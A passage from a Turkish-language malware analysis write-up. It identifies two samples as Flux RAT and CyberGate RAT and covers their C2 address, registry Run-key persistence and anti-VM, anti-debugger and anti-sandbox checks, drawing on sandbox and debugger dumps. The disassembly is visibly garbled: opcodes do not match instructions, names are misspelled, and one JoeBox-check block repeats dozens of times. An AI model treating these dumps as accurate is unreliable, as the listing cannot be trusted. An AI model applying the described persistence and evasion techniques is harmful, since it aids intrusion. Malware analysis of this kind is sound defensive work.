
Analysis date: 2012-04-15 10:42:24 UTC (1 dakika ago)

More details

Antivirus	Result	Update
AhnLab-V3	-	20120414
AntiVir	TR/Dropper.Gen	20120414
Antiy-AVL	-	20120415
Avast	-	20120415
AVG	-	20120415

Downloading picture https://chart.googleapis.com/chart?chs=120x60&cht=gom&chco=d60c1a,379f32&chds=100,100&chd=t:0...

Internet 100%



Boyutu diğerine kıyasla daha ufak olan DSC0027.exe yazılımını sanal makine içinde Immunity Debugger aracı ile dinamik olarak analiz ettiğimde yazılımın 2004 yılından kalma Flux RAT olduğunu (flServ.exe adı altında çalışmaktadır), kendisini explorer.exe içine enjekte ettiğini ve Vodafone 3G IP bloğunda yer alan 46.155.243.4 dinamik ip adresi (*****.zapto.org) ile 2001 numaralı bağlantı noktası üzerinden haberleşmeye çalıştığı rahatlıkla anlaşıyordu.

Ancak DSC0027.exe adındaki diğer zararlı yazılımı incelediğimde sanal makine içinde çalışmadığı gibi Anubis ve benzeri online kum havuzu (sandbox) hizmetleri tarafından da analiz edilemiyordu. Günümüzde çoğu zararlı yazılımı oluşturan ana yazılımların oluşturdukları zararlı yazılımın sanal makinelerde ve kum havuzu araçlarında çalıştırılmaya karşı ek kontroller barındırdığı düşünüldüğünde çalışmamasının başka bir nedeni olabileceğini pek düşünmemiştim.



[Norman Malware Debugger PRO](#) aracı ile zararlı yazılımı incelediğimde az önce bahsetmiş olduğum kontrollerin yazılım üzerinde mevcut olduğuna dair bilgilendirme mesajları ile karşılaştım.

```
NORMAN SANDBOX ANALYZER PRO EDITION 1.45 - (C) 2011 NORMAN ASA
ERX 00000001 EBX 00000001 ECX 00000001 EDI 00000045 EIP C3004F1C ESP C3004EFC 001B:0040E1A0 0000 0000 PENDING
ESI 00000000 EDI 7003018A ECX 0010 E8 0023 F3 0030 GS 0000 SS 0010 CPM231D0 0000:00000000 0100 0000 SUSPENDED 00400000 c:\windows\system32\smss.exe (smss)
DR0 00000000 DR1 00000000 DR2 00000000 DR3 00000000 DR5 00000000 DR7 00000000 0000:00000000 0101 0000 SUSPENDED 00400000 c:\windows\system32\svchost.exe (svch
Process: 00000109 Thread: 00000013 : C:\sample.exe
ThreadScheduler: 00012336[V] PageFault:00072075 BP: FFFFFFFF Cycles: 40E92336 Tick: 0000:00000000 0103 0000 SUSPENDED 00400000 c:\windows\system32\spoolsv.exe (spoo
CS:EIP-001B:7C006503 [?KERNEL32!WinExec+31h] 0104 0000 SUSPENDED 00400000 c:\windows\explorer.exe (explorer)
00072075:001B:7C006503 [?KERNEL32!WinExec+31h] 0105 0000 SUSPENDED 00400000 c:\Program Files\Norman\Norman.exe (Norm
0000:0000b245 c7 322d leave
0000:0000b247 c3 retn
0000:0000b248 ba404000 mov edx,00000444
0000:0000b249 b011 mov al,1
0000:0000b24f ee out dx,al
0000:0000b250 ed in ax,dx
0000:0000b251 663dffff cmp ax,ffff
0000:0000b255 75ee jnz d000b245
0000:0000b257 ebc8 jmp d000b221
0000:0000b25a c8000000 enter 0000,00
0000:0000b25e ff7524 push ss:[ dword ptr ebp+24 ] [0010:C3004F40]-D000003F
0000:0000b261 ff7520 push ss:[ dword ptr ebp+20 ] [0010:C3004F3C]-C3004F40
0000:0000b264 ff751c push ss:[ dword ptr ebp+1c ] [0010:C3004F30]-72064D97
Win32 PE validation check: OK.
*IMPORTANT: PLEASE SEND THE SCANNED FILE TO: ANALYSIS@NORMAN.NO - REME
Anti debug/emulation code present.
Anti debug/emulation code present.
Changes to filesystem
Creates directory C:\WINDOWS\system32\install\
Creates file C:\WINDOWS\system32\install\cybser.exe.
[ Changes to registry ]
Accesses Registry key "HKLM\Software\Microsoft\Windows\CurrentVersion\
Accesses Registry key "HKLM\Software\Microsoft\Windows\CurrentVersion\
Accesses Registry key "HKLM\Software\Microsoft\Windows\CurrentVersion\
Accesses Registry key "HKLM\Software\Microsoft\Windows\CurrentVersion\
Accesses Registry key "HKLM\Software\Microsoft\Windows\CurrentVersion\
Accesses Registry key "HKLM\Software\Microsoft\Windows\CurrentVersion\
Reads value "Policies" in key "HKLM\Software\Microsoft\Windows\CurrentV
00023:0040E1A0 55 BB EC B9 17 00 00 00 6A 00 6A 00 49 75 F9 51 U.....J.J.lu.Q
00023:0040E1B8 53 BB A8 E0 40 00 EB 1D 71 FF FF 33 C0 55 68 33 S...e...q...3.Uh3
00023:0040E1C0 ED 40 00 64 FF 30 C4 00 20 0D 45 EC E0 D3 05 FF E d.d.0d...E...
00023:0040E1D0 FF BB 45 EC E0 33 5A FF FF 50 6A 00 6A 00 EB 39 ..E...3Z...Fj.j...
00023:0040E1E0 72 FF FF BB D0 EB BA 72 FF 3D 87 00 00 00 75 r.....r.....u
00023:0040E1F0 12 53 EB F5 71 FF FF 68 E0 2E 00 00 EB 2B 73 FF .S...q...h.....s.
00023:0040E200 FF EB 06 53 EB E3 71 FF FF 0D 45 EB EF 04 FF ..S...q...E...
00023:0040E210 FF BB 45 EB F0 59 FF FF 50 6A 00 6A 00 ED F9 ..E...v...Fj.j...
APILOG ITEM: Process 0109 : C:\sample.exe
0002502 0x7C00705C-KERNEL32!CloseHandle (0x00000000)
0002503 0x0040067E-ADVAPI32!RegOpenKeyEx (0x00000002, "Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run", 0x00000000, 0x00000001, 0x0012FE3C)
0002504 ==PAGE FAULT: process 0x00000109 - cs:eip 0x0008:0x00004C63 accessing page 0x00072075 LPF 0x72075469 0x00000002
0002505 0x004006A2-ADVAPI32!RegQueryValueEx (0x7206EE20, "Policies", 0x00000000, 0x0012FE30, 0x00000000, 0x0012FE34)
0002506 0x004006E0-ADVAPI32!RegCloseKey (0x7206EE2A)
0002507 0x00400623-ADVAPI32!RegCreateKey (0x00000002, "Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run", 0x0012FE40)
0002508 0x0040062B-ADVAPI32!RegSetValueEx (0x7206EF9B, "Policies", 0x00000000, 0x00000002, "C:\WINDOWS\system32\install\cybser.exe", 0x00000026)
0002509 0x00400607-ADVAPI32!RegCloseKey (0x7206EF9B)
0002510 0x0040067E-ADVAPI32!RegOpenKeyEx (0x00000001, "Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run", 0x00000000, 0x00000001, 0x0012FE3C)
0002511 0x004006A2-ADVAPI32!RegQueryValueEx (0x7206EC71, "Policies", 0x00000000, 0x0012FE30, 0x00000000, 0x0012FE34)
0002512 0x004006E0-ADVAPI32!RegCloseKey (0x7206EC71)
0002513 0x00400623-ADVAPI32!RegCreateKey (0x00000001, "Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run", 0x0012FE40)
0002514 0x0040062B-ADVAPI32!RegSetValueEx (0x7206EF9B, "Policies", 0x00000000, 0x00000002, "C:\WINDOWS\system32\install\cybser.exe", 0x00000026)
Image base 0040E1A0
Entry point 0040E1A0
EVALUATION license expires Fri May 11 02:00:00 2012
C:\>
Loading C:\sample.exe, setting image breakpoint:
Image breakpoint set from 1B:00400000 to 1B:0044F000
Number of breakpoints set: 1
00 executed address at 001B:00400000-0044F000[*]
C:\>
Sandbox output: 00000005 : Malware
C:\>
```

Zararlı yazılımı Immunity Debugger ile detaylı olarak incelediğimde bu yazılımın aslında CyberGate RAT (cyber_server.exe adı altında çalışmaktadır) olduğu ve Norman Malware Debugger PRO aracının belirtmiş olduğu gibi üzerinde birçok anti analiz kodlarını (vmware, virtualbox, anubis, debugger vb.) yer aldığı açıkça görülüyordu.

```
Immunity Debugger - cyber_server.exe - [CPU - main thread, module cyber_se]
File View Debug Plugins ImmLib Options Window Help Jobs
Immunity Consulting Services Manager
004006E0 6A 00 PUSH 0 [ExitCode = 0]
004006E2 5E 73FFFF RETN [ExitProcess]
004006E4 81 C5E14000 MOV EAX,DMWORD PTR DS:[40F1C0]
004006E6 0030 01 CMP BYTE PTR DS:[EAX],1
004006E8 74 7200FFFF JLE cyber_se.00407760 Virtual Box Kontrolu
004006EA 01 01 SHORT cybser_se.00407760
004006EC 75 07 JNC SHORT cybser_se.00407761
004006EE 5E 73FFFF RETN [ExitCode = 0]
004006F0 81 15E24000 MOV EAX,DMWORD PTR DS:[40F210]
004006F2 0030 01 CMP BYTE PTR DS:[EAX],1
004006F4 75 10 JNC SHORT cybser_se.00407710 dbghelp.dll Kontrolu
004006F6 01 01 SHORT cybser_se.00407710
004006F8 75 07 JNC SHORT cybser_se.00407711
004006FA 5E 73FFFF RETN [ExitCode = 0]
004006FC 81 C5E14000 MOV EAX,DMWORD PTR DS:[40F1E4]
004006FE 0030 01 CMP BYTE PTR DS:[EAX],1
00400700 75 10 JNC SHORT cybser_se.00407735 Rebus Kontrolu
00400702 14A3FFFF JLE cyber_se.00407736
00400704 01 01 SHORT cybser_se.00407736
00400706 5E 73FFFF RETN [ExitCode = 0]
00400708 81 E273FFFF MOV EAX,DMWORD PTR DS:[40F1C1]
0040070A 0030 01 CMP BYTE PTR DS:[EAX],1
0040070C 75 10 JNC SHORT cybser_se.0040774F CMSandbox Kontrolu
0040070E 14A3FFFF JLE cyber_se.0040774F
00400710 01 01 SHORT cybser_se.0040774F
00400712 5E 73FFFF RETN [ExitCode = 0]
00400714 81 DCE14000 MOV EAX,DMWORD PTR DS:[40F10C]
00400716 0030 01 CMP BYTE PTR DS:[EAX],1
00400718 75 10 JNC SHORT cybser_se.00407769 JoeBox Kontrolu
0040071A 75 07 JNC SHORT cybser_se.00407769
0040071C 5E 73FFFF RETN [ExitCode = 0]
0040071E 81 15E24000 MOV EAX,DMWORD PTR DS:[40F214]
00400720 0030 01 CMP BYTE PTR DS:[EAX],1
00400722 75 10 JNC SHORT cybser_se.00407783 Administrator yetki kontrolu
00400724 01 01 SHORT cybser_se.00407783
00400726 75 07 JNC SHORT cybser_se.00407783
00400728 5E 73FFFF RETN [ExitCode = 0]
0040072A 81 D973FFFF MOV EAX,DMWORD PTR DS:[40F103]
0040072C 0030 01 CMP BYTE PTR DS:[EAX],1
0040072E 75 10 JNC SHORT cybser_se.0040779D Softice Kontrolu
00400730 75 07 JNC SHORT cybser_se.0040779D
00400732 01 01 SHORT cybser_se.0040779D
00400734 5E 73FFFF RETN [ExitCode = 0]
00400736 81 DCE14000 MOV EAX,DMWORD PTR DS:[40F10C]
00400738 0030 01 CMP BYTE PTR DS:[EAX],1
0040073A 75 10 JNC SHORT cybser_se.00407769 JoeBox Kontrolu
0040073C 75 07 JNC SHORT cybser_se.00407769
0040073E 5E 73FFFF RETN [ExitCode = 0]
00400740 81 DCE14000 MOV EAX,DMWORD PTR DS:[40F10C]
00400742 0030 01 CMP BYTE PTR DS:[EAX],1
00400744 75 10 JNC SHORT cybser_se.00407769 JoeBox Kontrolu
00400746 75 07 JNC SHORT cybser_se.00407769
00400748 5E 73FFFF RETN [ExitCode = 0]
0040074A 81 DCE14000 MOV EAX,DMWORD PTR DS:[40F10C]
0040074C 0030 01 CMP BYTE PTR DS:[EAX],1
0040074E 75 10 JNC SHORT cybser_se.00407769 JoeBox Kontrolu
00400750 75 07 JNC SHORT cybser_se.00407769
00400752 5E 73FFFF RETN [ExitCode = 0]
00400754 81 DCE14000 MOV EAX,DMWORD PTR DS:[40F10C]
00400756 0030 01 CMP BYTE PTR DS:[EAX],1
00400758 75 10 JNC SHORT cybser_se.00407769 JoeBox Kontrolu
0040075A 75 07 JNC SHORT cybser_se.00407769
0040075C 5E 73FFFF RETN [ExitCode = 0]
0040075E 81 DCE14000 MOV EAX,DMWORD PTR DS:[40F10C]
00400760 0030 01 CMP BYTE PTR DS:[EAX],1
00400762 75 10 JNC SHORT cybser_se.00407769 JoeBox Kontrolu
00400764 75 07 JNC SHORT cybser_se.00407769
00400766 5E 73FFFF RETN [ExitCode = 0]
00400768 81 DCE14000 MOV EAX,DMWORD PTR DS:[40F10C]
0040076A 0030 01 CMP BYTE PTR DS:[EAX],1
0040076C 75 10 JNC SHORT cybser_se.00407769 JoeBox Kontrolu
0040076E 75 07 JNC SHORT cybser_se.00407769
00400770 5E 73FFFF RETN [ExitCode = 0]
00400772 81 DCE14000 MOV EAX,DMWORD PTR DS:[40F10C]
00400774 0030 01 CMP BYTE PTR DS:[EAX],1
00400776 75 10 JNC SHORT cybser_se.00407769 JoeBox Kontrolu
00400778 75 07 JNC SHORT cybser_se.00407769
0040077A 5E 73FFFF RETN [ExitCode = 0]
0040077C 81 DCE14000 MOV EAX,DMWORD PTR DS:[40F10C]
0040077E 0030 01 CMP BYTE PTR DS:[EAX],1
00400780 75 10 JNC SHORT cybser_se.00407769 JoeBox Kontrolu
00400782 75 07 JNC SHORT cybser_se.00407769
00400784 5E 73FFFF RETN [ExitCode = 0]
00400786 81 DCE14000 MOV EAX,DMWORD PTR DS:[40F10C]
00400788 0030 01 CMP BYTE PTR DS:[EAX],1
0040078A 75 10 JNC SHORT cybser_se.00407769 JoeBox Kontrolu
0040078C 75 07 JNC SHORT cybser_se.00407769
0040078E 5E 73FFFF RETN [ExitCode = 0]
00400790 81 DCE14000 MOV EAX,DMWORD PTR DS:[40F10C]
00400792 0030 01 CMP BYTE PTR DS:[EAX],1
00400794 75 10 JNC SHORT cybser_se.00407769 JoeBox Kontrolu
00400796 75 07 JNC SHORT cybser_se.00407769
00400798 5E 73FFFF RETN [ExitCode = 0]
0040079A 81 DCE14000 MOV EAX,DMWORD PTR DS:[40F10C]
0040079C 0030 01 CMP BYTE PTR DS:[EAX],1
0040079E 75 10 JNC SHORT cybser_se.00407769 JoeBox Kontrolu
004007A0 75 07 JNC SHORT cybser_se.00407769
004007A2 5E 73FFFF RETN [ExitCode = 0]
004007A4 81 DCE14000 MOV EAX,DMWORD PTR DS:[40F10C]
004007A6 0030 01 CMP BYTE PTR DS:[EAX],1
004007A8 75 10 JNC SHORT cybser_se.00407769 JoeBox Kontrolu
004007AA 75 07 JNC SHORT cybser_se.00407769
004007AC 5E 73FFFF RETN [ExitCode = 0]
004007AE 81 DCE14000 MOV EAX,DMWORD PTR DS:[40F10C]
004007B0 0030 01 CMP BYTE PTR DS:[EAX],1
004007B2 75 10 JNC SHORT cybser_se.00407769 JoeBox Kontrolu
004007B4 75 07 JNC SHORT cybser_se.00407769
004007B6 5E 73FFFF RETN [ExitCode = 0]
004007B8 81 DCE14000 MOV EAX,DMWORD PTR DS:[40F10C]
004007BA 0030 01 CMP BYTE PTR DS:[EAX],1
004007BC 75 10 JNC SHORT cybser_se.00407769 JoeBox Kontrolu
004007BE 75 07 JNC SHORT cybser_se.00407769
004007C0 5E 73FFFF RETN [ExitCode = 0]
004007C2 81 DCE14000 MOV EAX,DMWORD PTR DS:[40F10C]
004007C4 0030 01 CMP BYTE PTR DS:[EAX],1
004007C6 75 10 JNC SHORT cybser_se.00407769 JoeBox Kontrolu
004007C8 75 07 JNC SHORT cybser_se.00407769
004007CA 5E 73FFFF RETN [ExitCode = 0]
004007CC 81 DCE14000 MOV EAX,DMWORD PTR DS:[40F10C]
004007CE 0030 01 CMP BYTE PTR DS:[EAX],1
004007D0 75 10 JNC SHORT cybser_se.00407769 JoeBox Kontrolu
004007D2 75 07 JNC SHORT cybser_se.00407769
004007D4 5E 73FFFF RETN [ExitCode = 0]
004007D6 81 DCE14000 MOV EAX,DMWORD PTR DS:[40F10C]
004007D8 0030 01 CMP BYTE PTR DS:[EAX],1
004007DA 75 10 JNC SHORT cybser_se.00407769 JoeBox Kontrolu
004007DC 75 07 JNC SHORT cybser_se.00407769
004007DE 5E 73FFFF RETN [ExitCode = 0]
004007E0 81 DCE14000 MOV EAX,DMWORD PTR DS:[40F10C]
004007E2 0030 01 CMP BYTE PTR DS:[EAX],1
004007E4 75 10 JNC SHORT cybser_se.00407769 JoeBox Kontrolu
004007E6 75 07 JNC SHORT cybser_se.00407769
004007E8 5E 73FFFF RETN [ExitCode = 0]
004007EA 81 DCE14000 MOV EAX,DMWORD PTR DS:[40F10C]
004007EC 0030 01 CMP BYTE PTR DS:[EAX],1
004007EE 75 10 JNC SHORT cybser_se.00407769 JoeBox Kontrolu
004007F0 75 07 JNC SHORT cybser_se.00407769
004007F2 5E 73FFFF RETN [ExitCode = 0]
004007F4 81 DCE14000 MOV EAX,DMWORD PTR DS:[40F10C]
004007F6 0030 01 CMP BYTE PTR DS:[EAX],1
004007F8 75 10 JNC SHORT cybser_se.00407769 JoeBox Kontrolu
004007FA 75 07 JNC SHORT cybser_se.00407769
004007FC 5E 73FFFF RETN [ExitCode = 0]
004007FE 81 DCE14000 MOV EAX,DMWORD PTR DS:[40F10C]
00400800 0030 01 CMP BYTE PTR DS:[EAX],1
00400802 75 10 JNC SHORT cybser_se.00407769 JoeBox Kontrolu
00400804 75 07 JNC SHORT cybser_se.00407769
00400806 5E 73FFFF RETN [ExitCode = 0]
00400808 81 DCE14000 MOV EAX,DMWORD PTR DS:[40F10C]
0040080A 0030 01 CMP BYTE PTR DS:[EAX],1
0040080C 75 10 JNC SHORT cybser_se.00407769 JoeBox Kontrolu
0040080E 75 07 JNC SHORT cybser_se.00407769
00400810 5E 73FFFF RETN [ExitCode = 0]
00400812 81 DCE14000 MOV EAX,DMWORD PTR DS:[40F10C]
00400814 0030 01 CMP BYTE PTR DS:[EAX],1
00400816 75 10 JNC SHORT cybser_se.00407769 JoeBox Kontrolu
00400818 75 07 JNC SHORT cybser_se.00407769
0040081A 5E 73FFFF RETN [ExitCode = 0]
0040081C 81 DCE14000 MOV EAX,DMWORD PTR DS:[40F10C]
0040081E 0030 01 CMP BYTE PTR DS:[EAX],1
00400820 75 10 JNC SHORT cybser_se.00407769 JoeBox Kontrolu
00400822 75 07 JNC SHORT cybser_se.00407769
00400824 5E 73FFFF RETN [ExitCode = 0]
00400826 81 DCE14000 MOV EAX,DMWORD PTR DS:[40F10C]
00400828 0030 01 CMP BYTE PTR DS:[EAX],1
0040082A 75 10 JNC SHORT cybser_se.00407769 JoeBox Kontrolu
0040082C 75 07 JNC SHORT cybser_se.00407769
0040082E 5E 73FFFF RETN [ExitCode = 0]
00400830 81 DCE14000 MOV EAX,DMWORD PTR DS:[40F10C]
00400832 0030 01 CMP BYTE PTR DS:[EAX],1
00400834 75 10 JNC SHORT cybser_se.00407769 JoeBox Kontrolu
00400836 75 07 JNC SHORT cybser_se.00407769
00400838 5E 73FFFF RETN [ExitCode = 0]
0040083A 81 DCE14000 MOV EAX,DMWORD PTR DS:[40F10C]
0040083C 0030 01 CMP BYTE PTR DS:[EAX],1
0040083E 75 10 JNC SHORT cybser_se.00407769 JoeBox Kontrolu
00400840 75 07 JNC SHORT cybser_se.00407769
00400842 5E 73FFFF RETN [ExitCode = 0]
00400844 81 DCE14000 MOV EAX,DMWORD PTR DS:[40F10C]
00400846 0030 01 CMP BYTE PTR DS:[EAX],1
00400848 75 10 JNC SHORT cybser_se.00407769 JoeBox Kontrolu
0040084A 75 07 JNC SHORT cybser_se.00407769
0040084C 5E 73FFFF RETN [ExitCode = 0]
0040084E 81 DCE14000 MOV EAX,DMWORD PTR DS:[40F10C]
00400850 0030 01 CMP BYTE PTR DS:[EAX],1
00400852 75 10 JNC SHORT cybser_se.00407769 JoeBox Kontrolu
00400854 75 07 JNC SHORT cybser_se.00407769
00400856 5E 73FFFF RETN [ExitCode = 0]
00400858 81 DCE14000 MOV EAX,DMWORD PTR DS:[40F10C]
0040085A 0030 01 CMP BYTE PTR DS:[EAX],1
0040085C 75 10 JNC SHORT cybser_se.00407769 JoeBox Kontrolu
0040085E 75 07 JNC SHORT cybser_se.00407769
00400860 5E 73FFFF RETN [ExitCode = 0]
00400862 81 DCE14000 MOV EAX,DMWORD PTR DS:[40F10C]
00400864 0030 01 CMP BYTE PTR DS:[EAX],1
00400866 75 10 JNC SHORT cybser_se.00407769 JoeBox Kontrolu
00400868 75 07 JNC SHORT cybser_se.00407769
0040086A 5E 73FFFF RETN [ExitCode = 0]
0040086C 81 DCE14000 MOV EAX,DMWORD PTR DS:[40F10C]
0040086E 0030 01 CMP BYTE PTR DS:[EAX],1
00400870 75 10 JNC SHORT cybser_se.00407769 JoeBox Kontrolu
00400872 75 07 JNC SHORT cybser_se.00407769
00400874 5E 73FFFF RETN [ExitCode = 0]
00400876 81 DCE14000 MOV EAX,DMWORD PTR DS:[40F10C]
00400878 0030 01 CMP BYTE PTR DS:[EAX],1
0040087A 75 10 JNC SHORT cybser_se.00407769 JoeBox Kontrolu
0040087C 75 07 JNC SHORT cybser_se.00407769
0040087E 5E 73FFFF RETN [ExitCode = 0]
00400880 81 DCE14000 MOV EAX,DMWORD PTR DS:[40F10C]
00400882 0030 01 CMP BYTE PTR DS:[EAX],1
00400884 75 10 JNC SHORT cybser_se.00407769 JoeBox Kontrolu
00400886 75 07 JNC SHORT cybser_se.00407769
00400888 5E 73FFFF RETN [ExitCode = 0]
0040088A 81 DCE14000 MOV EAX,DMWORD PTR DS:[40F10C]
0040088C 0030 01 CMP BYTE PTR DS:[EAX],1
0040088E 75 10 JNC SHORT cybser_se.00407769 JoeBox Kontrolu
00400890 75 07 JNC SHORT cybser_se.00407769
00400892 5E 73FFFF RETN [ExitCode = 0]
00400894 81 DCE14000 MOV EAX,DMWORD PTR DS:[40F10C]
00400896 0030 01 CMP BYTE PTR DS:[EAX],1
00400898 75 10 JNC SHORT cybser_se.00407769 JoeBox Kontrolu
0040089A 75 07 JNC SHORT cybser_se.00407769
0040089C 5E 73FFFF RETN [ExitCode = 0]
0040089E 81 DCE14000 MOV EAX,DMWORD PTR DS:[40F10C]
004008A0 0030 01 CMP BYTE PTR DS:[EAX],1
004008A2 75 10 JNC SHORT cybser_se.00407769 JoeBox Kontrolu
004008A4 75 07 JNC SHORT cybser_se.00407769
004008A6 5E 73FFFF RETN [ExitCode = 0]
004008A8 81 DCE14000 MOV EAX,DMWORD PTR DS:[40F10C]
004008AA 0030 01 CMP BYTE PTR DS:[EAX],1
004008AC 75 10 JNC SHORT cybser_se.00407769 JoeBox Kontrolu
004008AE 75 07 JNC SHORT cybser_se.00407769
004008B0 5E 73FFFF RETN [ExitCode = 0]
004008B2 81 DCE14000 MOV EAX,DMWORD PTR DS:[40F10C]
004008B4 0030 01 CMP BYTE PTR DS:[EAX],1
004008B6 75 10 JNC SHORT cybser_se.00407769 JoeBox Kontrolu
004008B8 75 07 JNC SHORT cybser_se.00407769
004008BA 5E 73FFFF RETN [ExitCode = 0]
004008BC 81 DCE14000 MOV EAX,DMWORD PTR DS:[40F10C]
004008BE 0030 01 CMP BYTE PTR DS:[EAX],1
004008C0 75 10 JNC SHORT cybser_se.00407769 JoeBox Kontrolu
004008C2 75 07 JNC SHORT cybser_se.00407769
004008C4 5E 73FFFF RETN [ExitCode = 0]
004008C6 81 DCE14000 MOV EAX,DMWORD PTR DS:[40F10C]
004008C8 0030 01 CMP BYTE PTR DS:[EAX],1
004008CA 75 10 JNC SHORT cybser_se.00407769 JoeBox Kontrolu
004008CC 75 07 JNC SHORT cybser_se.00407769
004008CE 5E 73FFFF RETN [ExitCode = 0]
004008D0 81 DCE14000 MOV EAX,DMWORD PTR DS:[40F10C]
004008D2 0030 01 CMP BYTE PTR DS:[EAX],1
004008D4 75 10 JNC SHORT cybser_se.00407769 JoeBox Kontrolu
004008D6 75 07 JNC SHORT cybser_se.00407769
004008D8 5E 73FFFF RETN [ExitCode = 0]
004008DA 81 DCE14000 MOV EAX,DMWORD PTR DS:[40F10C]
004008DC 0030 01 CMP BYTE PTR DS:[EAX],1
004008DE 75 10 JNC SHORT cybser_se.00407769 JoeBox Kontrolu
004008E0 75 07 JNC SHORT cybser_se.00407769
004008E2 5E 73FFFF RETN [ExitCode = 0]
004008E4 81 DCE14000 MOV EAX,DMWORD PTR DS:[40F10C]
004008E6 0030 01 CMP BYTE PTR DS:[EAX],1
004008E8 75 10 JNC SHORT cybser_se.00407769 JoeBox Kontrolu
004008EA 75 07 JNC SHORT cybser_se.00407769
004008EC 5E 73FFFF RETN [ExitCode = 0]
004008EE 81 DCE14000 MOV EAX,DMWORD PTR DS:[40F10C]
004008F0 0030 01 CMP BYTE PTR DS:[EAX],1
004008F2 75 10 JNC SHORT cybser_se.00407769 JoeBox Kontrolu
004008F4 75 07 JNC SHORT cybser_se.00407769
004008F6 5E 73FFFF RETN [ExitCode = 0]
004008F8 81 DCE14000 MOV EAX,DMWORD PTR DS:[40F10C]
004008FA 0030 01 CMP BYTE PTR DS:[EAX],1
004008FC 75 10 JNC SHORT cybser_se.00407769 JoeBox Kontrolu
004008FE 75 07 JNC SHORT cybser_se.00407769
00400900 5E 73FFFF RETN [ExitCode = 0]
00400902 81 DCE14000 MOV EAX,DMWORD PTR DS:[40F10C]
00400904 0030 01 CMP BYTE PTR DS:[EAX],1
00400906 75 10 JNC SHORT cybser_se.00407769 JoeBox Kontrolu
00400908 75 07 JNC SHORT cybser_se.00407769
0040090A 5E 73FFFF RETN [ExitCode = 0]
0040090C 81 DCE14000 MOV EAX,DMWORD PTR DS:[40F10C]
0040090E 0030 01 CMP BYTE PTR DS:[EAX],1
00400910 75 10 JNC SHORT cybser_se.00407769 JoeBox Kontrolu
00400912 75 07 JNC SHORT cybser_se.00407769
00400914 5E 73FFFF RETN [ExitCode = 0]
00400916 81 DCE14000 MOV EAX,DMWORD PTR DS:[40F10C]
00400918 0030 01 CMP BYTE PTR DS:[EAX],1
0040091A 75 10 JNC SHORT cybser_se.00407769 JoeBox Kontrolu
0040091C 75 07 JNC SHORT cybser_se.00407769
0040091E 5E 73FFFF RETN [ExitCode = 0]
00400920 81 DCE14000 MOV EAX,DMWORD PTR DS:[40F10C]
00400922 0030 01 CMP BYTE PTR DS:[EAX],1
00400924 75 10 JNC SHORT cybser_se.00407769 JoeBox Kontrolu
00400926 75 07 JNC SHORT cybser_se.00407769
00400928 5E 73FFFF RETN [ExitCode = 0]
0040092A 81 DCE14000 MOV EAX,DMWORD PTR DS:[40F10C]
0040092C 0030 01 CMP BYTE PTR DS:[EAX],1
0040092E 75 10 JNC SHORT cybser_se.00407769 JoeBox Kontrolu
00400930 75 07 JNC SHORT cybser_se.00407769
00400932 5E 73FFFF RETN [ExitCode = 0]
00400934 81 DCE14000 MOV EAX,DMWORD PTR DS:[40F10C]
00400936 0030 01 CMP BYTE PTR DS:[EAX],1
00400938 75 10 JNC SHORT cybser_se.00407769 JoeBox Kontrolu
0040093A 75 07 JNC SHORT cybser_se.00407769
0040093C 5E 73FFFF RETN [ExitCode = 0]
0040093E 81 DCE14000 MOV EAX,DMWORD PTR DS:[40F10C]
00400940 0030 01 CMP BYTE PTR DS:[EAX],1
00400942 75 10 JNC SHORT cybser_se.00407769 JoeBox Kontrolu
00400944 75 07 JNC SHORT cybser_se.00407769
00400946 5E 73FFFF RETN [ExitCode = 0]
00400948 81 DCE14000 MOV EAX,DMWORD PTR DS:[40F10C]
